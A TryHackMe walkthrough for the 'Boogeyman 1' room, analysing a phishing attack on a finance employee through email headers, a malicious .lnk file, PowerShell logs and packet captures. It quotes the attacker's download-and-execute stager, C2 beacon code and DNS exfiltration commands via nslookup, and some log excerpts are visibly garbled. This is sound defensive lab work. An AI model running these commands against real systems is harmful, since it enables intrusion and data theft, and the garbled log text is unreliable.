

TryHackMe: Boogeyman1

The following writeup is for [Boogeyman 1](#), a room hosted on TryHackMe. Tempest challenges users to analyse the Tactics, Techniques, and Procedures (TTPs) executed by a threat group, from obtaining initial access until achieving its objective.

Scenario: Julianne, a finance employee was working for Quick Logistics LLC, received a follow-up email regarding an unpaid invoice from their business partner, B Packaging Inc. Unbeknownst to her, the attached document was malicious and compromised her workstation. The security team was able to flag the suspicious execution of the attachment, in addition to the phishing reports received from the other finance department employees, making it seem to be a targeted attack on the finance team. Upon checking the latest trends, the initial TTP used for the malicious attachment is attributed to the new threat group named Boogeyman, known for targeting the logistics sector.

What is the email address used to send the phishing email?


If you open up the dump.eml in Thunderbird or even just a text editor, you can easily find the sender email address:



From Arthur Griffin <agriffin@bpakcaging.xyz> @

What is the email address of the victim?


The email address of the victim can also be found by following the same steps as the previous question:



To Julianne Westcott <julianne.westcott@hotmail.com> @

What is the name of the third-party mail relay service used by the attacker based on the DKIM-Signature and List-Unsubscribe headers?

You could most likely easily find this by using an email analysis tool such as PhishTool, however, I decided to examine the source manually:



```
DKIM-Signature: v=1; a=rsa-sha256; d=elasticemail.com; s=api;
c=relaxed/simple; t=1673601926;
h=from:date:subject:reply-to:to:list-unsubscribe;
bh=D0RzQK4K9VX05g47mYpyX7cPagIyvAX1RLfbY0szvCc=;
b=jcC3z+U5lVQUJEYRyQ76Z+xaJMrXN2YdjyM8pUL7hgXesQaY7rqS0RNRWynpDQ3/CBSllw31eDq
WmoqpFqj2uVy5RXK73lkBEHs5ju1eH/4svHpZLS9+wU/t05dfZVUImvY32iinpJCtoiMLjdpKYMA/
d5BBGqluALTqy9fZQzM=
From: Arthur Griffin <agriffin@bpakcaging.xyz>
Date: Fri, 13 Jan 2023 09:25:26 +0000
Subject: Collection for Quick Logistics LLC - Jan 2023
Message-Id: <4uiwqc5wd1qx.HPk2p-JE_jYbkWIRB-SmuA2@tracking.bpakcaging.xyz>
Reply-To: Arthur Griffin <agriffin@bpakcaging.xyz>
Sender: agriffin@bpakcaging.xyz
To: Julianne Westcott <julianne.westcott@hotmail.com>
List-Unsubscribe:
=7us-ascii?q?=3Cmailto=3Aunsubscribe+HPk2p-JE=5FjYbkWIRB-SmuA2=40bounces=2Eelasticem?=
=7us-ascii?q?ail=2Enet=3Fsubject=3Dunsubscribe=3E=2C?=
=7us-ascii?q? =3Chttp=3A=2F=2Ftracking=2Ebpakcaging=2Exyz=2Ftracking=2Funsubscribe=3Fmsgid=3DHDP?=
=7us-ascii?q?k2p-JE=5FjYbkWIRB-SmuA2&c=3D0=3E?=-
```

As mentioned, you can also use online header analysis tools such as mxtoolbox:

List-Unsubscribe	<mailto:unsubscribe+HPk2p-JE_jYbkWIRB-SmuA2@bounces.elasticemail.net
------------------	--

What is the name of the file inside the encrypted attachment?

To analyse the attachment, you are given two ways, you can either manually extract the contents and build the attachment or you can just download it through a mail client like I did. Once you have downloaded the attachment, make sure to unzip the archive using the password 'Invoice2023!':

```
ubuntu@tryhackme:~/Desktop/artefacts$ unzip Invoice.zip
Archive: Invoice.zip
[Invoice.zip] Invoice_20230103.lnk password:
inflating: Invoice_20230103.lnk
```

As you can see, the name of the attachment inside the password protected zip file is Invoice_20230103.lnk.

What is the password of the encrypted attachment?

The password is 'Invoice2023!' as seen in the email.

Based on the result of the lnkparse tool, what is the encoded payload found in the Command Line Argument field?

To analyse the lnk file using lnkparse, all you need to do is enter lnkparse followed by the filename:

```
ubuntu@tryhackme:~/Desktop/artefacts$ lnkparse Invoice_20230103.lnk
```

If you scroll down to the DATA section, you can see what appears to be a Base64 encoded payload:

```
DATA
Description: Invoice Jan 2023
Relative path: ..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Working directory: C:
Command line arguments: -nop -windowstyle hidden -enc aQeHIAaAAGAAZQ3AC8aBwbIAGoAZQ7bJhQIAIBaUGAAdAAHAAZQ7ACRbAB8pAGUABgB8ACKALgKBAQ8AdwbUaCwbAbhACQAc#B9AHIAaQBuAGCAKAAanAGAdAB8BHAAoGaVAC8AZgpbAcW
A2Q8ZACAYgWAGCAaAbJACEAZwBpGcAZ2wAAHhgRQc8AGcB8AdGACQAYQ8AGUAJwAPAA==
Icon location: C:\Users\Administrator\Desktop\excelc1.exe
```

Note that this entire string is the answer, you do not need to decode it for this question. However, for the fun of it, let's decode this in the terminal by entering `echo "<base64 encoded string>" | base64 -d`:

```
iex (new-object net.webclient).downloadstring('http://files.bpakcaging.xyz/update')
```

What are the domains used by the attacker for file hosting and C2? Provide the domains in alphabetical order.

I was struggling with this so I found some other writeups where people entered the following command to sort the logs based on their timestamps, print values from the ScriptBlockText field, and remove duplicated field names:

```
cat powershell.json | jq -s -c 'sort_by(.Timestamp) | .[]' | jq '{ScriptBlockText}' | sort | uniq
```

```

[ungetty@localhost ~]$ cat powershell_on | jq -s -c 'sort-by(.Timestamp) | .[] | jq {ScriptBlockText} | sort | uniq'
"ScriptBlockText": "$File = 'C:\Users\j.westcott\Documents\protected_data.kdbx'; Destination = '107.71.211.113'; $Bytes = [System.IO.File]::ReadAllBytes($File);pwd"
"ScriptBlockText": "$File = 'protected_data.kdbx'; Destination = '107.71.211.113'; $Bytes = [System.IO.File]::ReadAllBytes($File);pwd"
"ScriptBlockText": "$File = $(Get-Forach-Object ToString x2) -Join ' ';pwd"
"ScriptBlockText": "$S = 'cdn.bpkgaging.xyz:8080';$s1='8cc49bb-b80459bb-27fe2489';$pw='http://$s:$s1-Invoke-WebbRequest -UseBasicParsing -url $p/$s8cc49bb -Headers @('X-38d2-8f49')-s1)while ($true){($rc=[Invoke-WebbRequest -UseBasicParsing -url $p/$s8cc49bb -Headers @('X-38d2-8f49')-s1).Content;if ($c -ne 'None') {$r=[ex $c -Erroraction Stop -ErrorVariable e;$r.Out-String -InputObject $r;$s=Invoke-WebbRequest -url $p/$s27fe2489 -Method POST -Headers @('X-38d2-8f49')-s1} -body ([System.Text.Encoding]::UTF8.GetBytes($e+$s -Join ' ')) sleep 0.810"}"
"ScriptBlockText": "$File = $File -split '\s{60}'; ForEach ($line in $split) { $line.bpkgaging-xyz'; Destination; } echo 'Done';pwd"
"ScriptBlockText": ".\Music\sq3.exe AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_Bwekyb3d8bbwe\LocalState\plun.sqlite 'SELECT * From NOTE limit 100';pwd"
"ScriptBlockText": ".\sb.exe -groupall;pwd"
"ScriptBlockText": ".\sb.exe -groupuser;pwd"
"ScriptBlockText": ".\sb.exe all;pwd"
"ScriptBlockText": ".\sb.exe system;pwd"
"ScriptBlockText": ".\sb.exe;pwd"
"ScriptBlockText": ".\sq3.exe AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_Bwekyb3d8bbwe\LocalState\;pwd"
"ScriptBlockText": ".\Seabelt.exe -groupuser;pwd"
"ScriptBlockText": "cd ..;pwd"
"ScriptBlockText": "cd ..\AppData;pwd"
"ScriptBlockText": "cd C:\;pwd"
"ScriptBlockText": "cd Documents;pwd"
"ScriptBlockText": "cd Music;pwd"
"ScriptBlockText": "cd Public;pwd"
"ScriptBlockText": "cd Users;pwd"
"ScriptBlockText": "cd j.westcott;pwd"
"ScriptBlockText": "echo 'r';pwd"
"ScriptBlockText": "text(new-object net.webclient).downloadstring('https://files.bpkgaging.xyz/update')*
"ScriptBlockText": "text(new-object net.webclient).downloadstring('https://github.com/53cur3ThisShit/PowerSharpPack/blob/master/PowerSharpBinaries/Invoke-Seabelt.ps1');pwd"
"ScriptBlockText": "4w http://files.bpkgaging.xyz/sb.exe -outfile sb.exe;pwd"
"ScriptBlockText": "4w http://files.bpkgaging.xyz/sq3.exe -outfile sq3.exe;pwd"
"ScriptBlockText": "ls AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_Bwekyb3d8bbwe;pwd"
"ScriptBlockText": "ls AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_Bwekyb3d8bbwe\LocalState;pwd"
"ScriptBlockText": "ls C:\Users\j.westcott\Documents\protected_data.kdbx;pwd"
"ScriptBlockText": "ls Local;pwd"
"ScriptBlockText": "ls Local\Package;pwd"
"ScriptBlockText": "ls;pwd"
"ScriptBlockText": "ps;pwd"
"ScriptBlockText": "split-path $pwd \\\dx00';pwd"
"ScriptBlockText": "whoami;pwd"
"ScriptBlockText": "{ Set-StrictMode -Version 1; $_.ErrorCategory_Message }"
"ScriptBlockText": "{ Set-StrictMode -Version 1; $_.OriginInfo }"
"ScriptBlockText": "{ Set-StrictMode -Version 1; $_.PSMessageDetails }"
"ScriptBlockText": "{ Set-StrictMode -Version 1; $this.Exception.InnerException.PSMessageDetails }"
"ScriptBlockText": null

```

```
"$s='cdn.bpakcaring.xyz:8080'
```

```
http://files.bpakcaging.xyz/update')"
```

What is the name of the enumeration tool downloaded by the attacker?

The enumeration tool used can be seen in the output from the previous question:

```
"Seatbelt.exe -group=user;pwd"
```

What is the file accessed by the attacker using the downloaded sq3.exe binary? Provide the full file path with escaped backslashes.

The answer is once again in the output from the previous questions, however, you can drill it down by grepping `sq3.exe`:

```
ubuntu@tryhackme:~/Desktop/artefacts$ cat powershell.json | jq -s -c 'sort_by(.Timestamp) | .[]' | jq '{ScriptBlockText}' | sort | uniq | grep sq3.exe
"ScriptBlockText": ".\\Music\\sq3.exe AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\plum.sqlite \\\"SELECT * from NOTE limit 100\\\";pwd"
"ScriptBlockText": ".\\sq3.exe AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\plum.sqlite \\\"SELECT * from NOTE limit 100\\\";pwd"
"ScriptBlockText": "lwr http://files.bpakcaging.xyz/sq3.exe -outfile sq3.exe;pwd"
```

As you can see, sq3.exe accesses plum.sqlite, the full file path being:

C:\\Users\\j.westcott\\AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\plum.sqlite

What is the software that uses the file in Q3?

Microsoft Sticky Notes:

```
MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\plum.sqlite \\\"SELECT * from NOTE limit 100\\\";pwd"
```

What is the name of the exfiltrated file?

You can see that 'protected_data.kdbx' is being exfiltrated to 167.71.211.113:

```
"ScriptBlockText": "$file=C:\\Users\\j.westcott\\Documents\\protected_data.kdbx'; $destination = \\\"167.71.211.113\\\"; $bytes = [System.IO.File]::ReadAllBytes($file);;pwd"
"ScriptBlockText": "$file=protected_data.kdbx'; $destination = \\\"167.71.211.113\\\"; $bytes = [System.IO.File]::ReadAllBytes($file);;pwd"
```

What type of file uses the .kdbx file extension?

I know this from personal experience that keepass uses these files, however, you can also just google the .kdbx file extension and quickly determine that it stands for KeePass Database.

What is the encoding used during the exfiltration attempt of the sensitive file?

The encoding used during exfiltration is Hex, which can be seen in the following line:

```
"$hex = ($bytes|ForEach-Object ToString X2) -join ' ';;pwd"
```

What is the tool used for exfiltration?

Nslookup:

```
"$split = $hex -split '\\\\$({50})'; ForEach ($line in $split) { nslookup -q=A \\\"$line.bpakcaging.xyz\\\" $destination; } echo \\\"Done\\\";;pwd"
```

What software is used by the attacker to host its presumed file/payload server?

In previous questions, we determined that cdn.bpakcaging.xyz and files.bpakcaging.xyz are malicious domains, likely used for C2 and file hosting. We can assume based on the subdomain that files.bpakcaging.xyz is used for file hosting, so we can filter for this domain and inspect the http headers to identify the software hosting the website:

```
http.host=="files.bpakcaging.xyz"

42700 1254.223710 10.10.182.255 167.71.211.113 HTTP 225 GET /sq3.exe HTTP/1.1
```

If you right click any of these results and select follow > tcp stream you will be able to see that Python is hosting the web server:

```
HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.10.7
Date: Fri, 13 Jan 2023 17:23:38 GMT
Content-type: application/x-msdos-program
Content-Length: 1123840
Last-Modified: Wed, 28 Dec 2022 14:28:28 GMT
```

What HTTP method is used by the C2 for the output of the commands executed by the attacker?

The method used is POST, which we found previously when inspecting the Event logs:

```
-Method POST
```

What is the protocol used during the exfiltration activity?

This was discovered previously where we found that nslookup was being used to exfiltrate data, therefore the protocol used is DNS.

What is the password of the exfiltrated file?

If you use the hint, it tells us that the password is stored in the database file accessed by the attacker using the sq3.exe binary. Therefore, we can use the 'http contains "sq3.exe"' filter to find the password:

```
44459 1373.974419 159.89.205.40 10.10.182.255 HTTP 195 HTTP/1.0 200 OK (text/javascript)
```

Right click and select follow > tcp stream:

```
GET /b86459bb HTTP/1.1
X-38d2-8f49: 8cce49b0-b86459bb-27fe2489
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.18362.145
Host: cdn.bpakcaging.xyz:8080
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: Apache/2.4.1
Date: Fri, 13 Jan 2023 17:25:38 GMT
Content-type: text/javascript; charset=UTF-8
Access-Control-Allow-Origin: *

.\Music\sq3.exe AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState\plum.sqlite "SELECT * from NOTE limit 100";pwd
```

Let's check out the next stream:

Stream

```
POST /27fe2489 HTTP/1.1
X-38d2-8f49: 8cce49b0-b86459bb-27fe2489
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.18362.145
Content-Type: application/x-www-form-urlencoded
Host: cdn.bpakcaging.xyz:8080
Content-Length: 1522
Connection: Keep-Alive
```

```
92 105 100 61 56 54 56 49 53 48 98 100 45 97 53 54 52 45 52 50 51 98 45 57 50 53 54 45 55 48 100 51 55 56 49 55 57 52 98 49 32 77 97 115
116 101 114 32 80 97 115 115 119 111 114 100 13 10 92 105 100 61 97 100 56 98 53 50 102 48 45 101 49 98 98 45 52 48 102 54 45 98 98 102 57
45 52 55 97 53 51 102 57 49 56 48 97 98 32 37 112 57 94 51 33 108 76 94 77 122 52 55 69 50 71 97 84 94 121 124 77 97 110 97 103 101 100 80
111 115 105 116 105 111 110 61 68 101 118 105 99 101 73 100 58 92 92 63 92 68 73 83 80 76 65 89 35 68 101 102 97 117 108 116 95 77 111 110
105 116 111 114 35 49 38 51 49 99 53 101 99 100 52 38 48 38 85 73 68 50 53 54 35 123 101 54 102 48 55 98 53 102 45 101 101 57 55 45 52 97
57 48 45 98 48 55 54 45 51 51 102 53 55 98 102 52 101 97 97 55 125 59 80 111 115 105 116 105 111 110 61 49 49 48 54 44 52 51 59 83 105 122
101 61 51 50 48 44 51 50 48 124 49 124 48 124 124 89 101 108 108 111 119 124 48 124 124 124 124 124 48 124 124 56 99 97 50 50 99 48
101 45 98 97 53 101 45 52 57 57 97 45 97 56 54 99 45 55 52 55 51 97 53 51 100 99 54 100 101 124 55 52 102 48 56 55 50 52 45 99 99 99 57 45
52 99 101 54 45 57 52 101 55 45 56 99 57 57 101 54 99 100 52 50 99 54 124 54 51 56 48 57 50 50 52 55 51 57 55 49 57 57 53 56 57 124 124 54
51 56 48 57 50 50 52 55 53 49 54 49 48 55 48 55 57 13 10 13 10 80 97 116 104 32 32 32 32 32 32 32 32 32 32 32 32 13 10 45 45 45
45 32 32 32 32 32 32 32 32 32 32 32 32 13 10 67 58 92 85 115 101 114 115 92 106 46 119 101 115 116 99 111 116 116 13 10 13 10 13
10HTTP/1.0 200 OK
Server: Apache/2.4.1
Date: Fri, 13 Jan 2023 17:25:38 GMT
Access-Control-Allow-Origin: *
Content-Type: text/plain
OK
```

It's a big block of random numbers that appear to be encoded in some way. Let's copy and paste this into Cyberchef and see if it can decode it for us:

Output

```
\id=868150bd-a564-423b-9256-70d3781794b1 Master Password
\id=ad8b52f0-e1bb-40f6-bbf9-47a53f9180ab %p9^3!lL^Mz47E2GaT^y|ManagedPosition=DeviceId:\\?
\DISPLAY#Default_Monitor#1&31c5ecd4&0&UID256#{e6f07b5f-ee97-4a90-b076-33f57bf4eaa7};Position=1106,43;Size=320,320|1|
0||Yellow|0|||0||8ca22c0e-ba5e-499a-a86c-7473a53dc6de|74f08724-cccc9-4ce6-94e7-8c99e6cd42c6|638092247397199589||
638092247516107079

Path
----
C:\Users\j.westcott
```

If you use the Magic feature, it identifies that the text is Decimal encoded. As you can see, the password is:

- %p9^3!lL^Mz47E2GaT^y

What is the credit card number stored inside the exfiltrated file?

I struggled a lot with this and had to look at external references, I recommend you do the same.